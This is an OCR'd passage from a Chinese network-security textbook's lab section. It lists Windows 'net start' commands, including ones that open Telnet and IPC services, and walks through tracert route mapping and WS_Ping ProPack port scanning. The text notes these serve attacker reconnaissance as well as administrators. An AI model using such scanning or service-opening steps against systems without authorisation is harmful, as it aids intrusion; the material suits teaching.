


图 9.29　生成重新启动文件




图 9.30　显示当前时间

net start schedule：启动“计划”服务。“计划”服务使计算机可以使用 at 命令在指定时间启动程序。

net start server：启动“服务器”服务。“服务器”服务使计算机可以共享网络上的资源。

net start spooler：启动“后台打印程序”。

net start ups：启动“不间断电源（UPS）”服务

net start workstation：启动“工作站”服务。“工作站”服务使计算机可以连接并使用网络资源。

Net start Schedule：启动“定时”服务。

Net start Telnet：启动 Telnet 服务，打开 23 端口，有的情况下需先运行 NTLM.exe。

net start workstation：打开 NET USE。

net start lanmanserver：打开 IPC 服务。

实验四　使用 tracert 命令检测路由和拓扑结构信息

实验目的：通过使用 tracert 命令获得网络的拓扑结构信息。

实验步骤：

(1) 执行“开始”→“运行”命令，输入 cmd，打开命令行窗口，进入命令提示符状态，如图 9.31 所示。




图 9.31　进入命令提示符状态

(2) 输入以下命令：tracert 192.168.0.x(x 为合作伙伴的座位号)，观察结果。

(3) 输入 tracert sohu.com，按 Enter 键确认，观察结果，如图 9.32 所示。

```
C:\WINNT\system32\cmd.exe
C:\>tracert 192.168.0.159
^C
C:\>tracert sohu.com

Tracing route to sohu.com [61.135.132.12]
over a maximum of 30 hops:

  1    <10 ms   <10 ms    10 ms  192.168.0.1
  2     50 ms    41 ms    50 ms  61.149.112.1
  3     50 ms    40 ms    50 ms  61.148.4.93
  4     50 ms    40 ms    40 ms  202.108.47.17
  5     40 ms    40 ms    50 ms  202.108.47.33
  6     50 ms    40 ms    50 ms  202.108.250.1
  7      *        *        *     Request timed out.
  8      *        *        *     Request timed out.
  9      *        *        *     Request timed out.
 10      *        *        *     Request timed out.
 11      *        *        *     Request timed out.
 12      *        *        *     Request timed out.
 13      *        *        *     Request timed out.
 14      *        *        *     Request timed out.
 15      *        *        *     Request timed out.
 16      *        *        *     Request timed out.
 17      *        *        *     Request timed out.
 18      *        *        *     Request timed out.
```

图 9.32　显示结果

图 9.32 反映了从本机到 sohu 站点所经过的路由信息，客观地显示出网络拓扑结构，黑客可以通过这一命令对被攻击方的网络状况有一个初步的了解，为实施下一步攻击奠定基础，同时，安全管理人员也可以借助这一工具探查、分析网络中的重要路由节点。

(4) 输入 tracert yahoo.com，按 Enter 键确认，观察结果。

(5) 登录到 Linux 系统中，运行 tracertroute 命令，同样可以看出返回的路由信息。

通过使用 tracert 命令可以检测系统的拓扑结构，这样就可以在黑客攻击之前有针对性地制定安全策略，实施防火墙架构，同时也为侦查网络故障提供路由级报告。

实验五　使用 WS_Ping Propack 进行网络检测和扫描

实验目的：掌握 Ping Pro 检测扫描的基本方法。

实验步骤：

(1) 获得 Ping Pro 安装包文件，然后进行本地安装向导，如图 9.33 所示。




图 9.33　安装向导

(2) 单击 Continue 按钮，确认安装，打开安装路径，如图 9.34 所示。

(3) 输入安装目录，单击 OK 按钮，如图 9.35 所示。

(4) 选择安装栏目组名称，单击 OK 按钮后安装成功。

(5) 执行“开始”→“程序”→WS_PingProPack 命令，打开 Ping Pro，如图 9.36 所示。

(6) 选取 Ping 标签，并在 Host Name or IP 处输入 192.168.0.x(x 为任意 IP 地址)，如图 9.37 所示。

(7) 选取 Scan 标签，选中 Scan Ports 复选框，检测熟知的端口号，如图 9.38 所示。



图 9.34　安装路径



图 9.35　输入安装栏目组




图 9.36　安装成功

